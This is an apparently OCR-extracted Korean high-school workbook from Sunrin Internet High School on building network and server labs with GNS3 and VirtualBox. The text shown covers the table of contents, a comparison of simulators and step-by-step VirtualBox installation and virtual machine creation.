시뮬레이터를 이용한 네트워크 및 서버 구축, 네트워크 보안 기초 실습

- GNS, VirtualBox 기반 -

이 워크북은 선린인터넷고등학교 정보보호과, 소프트웨어과 학생들의 네트워크 및 서버 구축에 대한 전반적인 이해를 돕기 위해 개발되었습니다.

네트워크 구축, 서버 구축, 네트워크 보안의 기초 내용 중 일부를 다루고 있으며, 가능한 이론과 실습을 함께 해 나갈 수 있도록 구성하였습니다.

많은 내용을 다루지는 못했지만, 순서대로 실습 내용을 따라서 진행하며, 각 과목 간에 어떻게 연계가 이루어지는지도 파악할 수 있기를 바랍니다.

2020. 2 정병희

선린 인터넷 고등학교
Sunrin internet high school

Ⅰ 수업 준비

Ⅱ 네트워크 기초(LAN)

Ⅲ 네트워크 구성(WAN)


Ⅳ 서버 구축 기초

Ⅴ 서버 구축 실무

Ⅵ 네트워크 보안 기초

I 수업 준비

01 GNS & Virtualbox 소개
02 Virtualbox 설치 및 설정
03 GNS 설치 및 설정
04 GNS에 VirtuaBox 가상 머신 등록하기
05 VPCS 안내 및 기본 토폴로지 구성



01 GNS & Virtualbox 소개

1. GNS(Graphic Network Simulator)와 Virtualbox

GNS는 시스코 장비 시뮬레이터 중 하나이며, 이 외에도 Packet Tracer, Boson의 Netsim, Dynagen의 Dynamips 등의 시뮬레이터가 있으며 주요 특징은 다음과 같다.


제조/배포사	제품명	URL	특징
GNS	GNS3	http://www.gns3.com/	Dynamips, Qemu, Virtualbox, Wireshark, SSH Client 등과 연계가 가능, 무상 배포
Cisco Systems	Packet Tracer	https://www.netacad.com/web/about-us/cisco-packet-tracer	CNA(Cisco Networking Academy) 가입 기관에 배포
Boson	Net Sim	http://www.boson.com/	CCENT, CCNA, CCNP용 시뮬레이터 제공, 유료
Dynagen	Dynamips	https://github.com/GNS3/dynamips	실제 IOS 파일을 로딩 하여 스위치, 라우터, 방화벽 등을 구현하므로 Packet Tracer보다 실제 장비가 제공하는 대부분의 명령을 사용 가능, 무상 배포

GNS는 Virtualbox, VMWare 등과 연동하여 실제 네트워크, 서버 환경을 실습용 컴퓨터 안에 그대로 구현할 수 있고, 구현된 환경을 네트워크 구축, 서버 운영, 웹 프로그래밍, 네트워크보안, 시스템보안 등을 학습하기 위한 환경으로 사용할 수 있다.

Virtualbox는 Oracle에서 배포하며 무료로 사용할 수 있다. 대부분의 기능이 VMWare와 비슷하기 때문에 이미 VMWare를 사용해본 경험이 있다면 쉽게 사용할 수 있다. Virtualbox와 VMWare의 주요 특징은 다음과 같다.

제조/배포사	제품명	URL	특징
Oracle	Virtualbox	https://www.virtualbox.org/	GNS와 상호 연동이 가능하며, 무상 배포
VMWare	VMWare	http://www.vmware.com/	가상화 및 클라우드 솔루션에 관한 다양한 제품군 보유, 유료

GNS와 Virtualbox 등을 상호 연동하여 다음과 같은 네트워크 구성이 가능하며, 호스트 시스템의 성능 및 구성 방식에 더욱 다양한 네트워크를 구성할 수 있다. 또한 VMWare와 GNS의 상호 연동도 가능하다. GNS는 라우팅 및 스위칭을 담당하고, Virtualbox는 스위치에 연결되는 가상 컴퓨터를 생성하고 실행한다. 이런 방식으로 서버 설정 및 네트워크 설정을 동시에 실습할 수 있다.



위의 예에서는 Virtualbox를 사용했지만, VMWare와 GNS의 상호 연동도 가능하다.

2. Virtualbox와 GNS(Graphic Network Simulator) 설치 과정

GNS와 Virtualbox의 설치 및 설정의 순서는 다음과 같다. Virtualbox > GNS의 순서로 설치한다. Virtualbox를 먼저 설치하는 이유는 GNS에서 Virtualbox의 설치 경로를 인식하여 연동하기 때문이다. 아래의 설치 과정은 예시이므로 반드시 꼭 이대로 해야만 하는 것은 아니다.

Virtualbox 설치 → VM 디렉토리 지정 → VM 생성 → GNS3 설치 → 주요 디렉토리 설정 ↓


실습 토폴로지 구성 ← GNS에 VM 등록 ← IOS 이미지 IDLE PC값 설정 ← GNS에서 IOS 이미지 등록

02 Virtualbox 설치 및 설정


1. Virtualbox 설치 및 설정

Virtualbox는 Virtualbox에서 생성하는 VM(Virtual Machine)을 저장할 디렉토리를 생성한다. Virtualbox 설치 후에 VM의 저장 디렉토리를 지정한다.


① 기본 옵션에서 수정할 것이 없이 [Next]를 선택하고, 이후의 단계에서도 [Next]를 선택하여 설치를 진행한다.




② 설치 중에 Oracle Corporation에서 배포하는 드라이버를 설치하게 된다. [☑ "Oracle Corporation"의 소프트웨어는 항상 신뢰]를 선택하여 다른 드라이버 및 장치는 자동 설치되도록 한다.



③ 확장팩은 USB 2.0 지원, VirtualBox RDP and PXE boot 기능 등을 지원한다. 필요에 따라서 설치하면 된다. 확장팩은 Virtualbox의 버전에 맞는 것을 설치해야 하므로 버전에 주의해야 한다.




④ VM용 디렉토리를 생성 후, Virtualbox 설정에서 [기본 머신 폴더]를 생성한 디렉토리로 지정한다. 복원 프로그램을 사용하는 실습실에서는 복원되지 않는 드라이브에 [기본 머신 폴더]를 지정한다. [기본 머신 폴더]를 지정할 경우 폴더 경로에 한글이 포함되지 않도록 유의한다.




2. Virtual Machine 생성


Virtualbox에서 VM(Virtual Machine)을 생성하는 것은 VMWare와 유사하다. [운영체제의 종류 선택] → [하드웨어 사양 선택]의 순서로 가상 머신을 생성한다.


① [새로 만들기] 버튼을 클릭하고, 생성할 컴퓨터의 이름을 입력하고, 사용할 운영체제를 선택 후, 메모리의 크기를 지정한다. 사용할 메모리 크기는 사용할 운영체제의 종류 및 호스트 컴퓨터의 사양을 고려하여 설정한다. 지정된 메모리 크기만큼 호스트 컴퓨터의 물리적인 메모리가 사용되므로 호스트 컴퓨터의 사양 및 동시에 실행시켜야 할 가상 머신의 종류 및 개수를 고려하여 설정한다.






② 가상 머신에서 사용할 하드 드라이브를 생성하고, 가상 하드 드라이브에서 사용할 파일 형식을 선택한다. VMWare와 같은 다른 가상화 소프트웨어에서 사용하지 않는다면 VDI를 선택한다. VMWare와 같은 다른 가상화 소프트웨어에서 사용할 예정이라면 VMDK와 같이 다른 가상화 소프트웨어와 호환되는 디스크 파일 형식을 선택한다.






③ 가상 하드 드라이브의 크기를 동적으로 할당하여 사용 시마다 커지게 할 것인지, 고정 크기로 할당할 것인지 선택한다. 고정 크기는 속도가 빠른 장점이 있다. 생성한 가상 하드 드라이브의 디렉토리를 확인 후 가상 드라이브에서 사용할 수 있는 최대 크기를 지정한다.

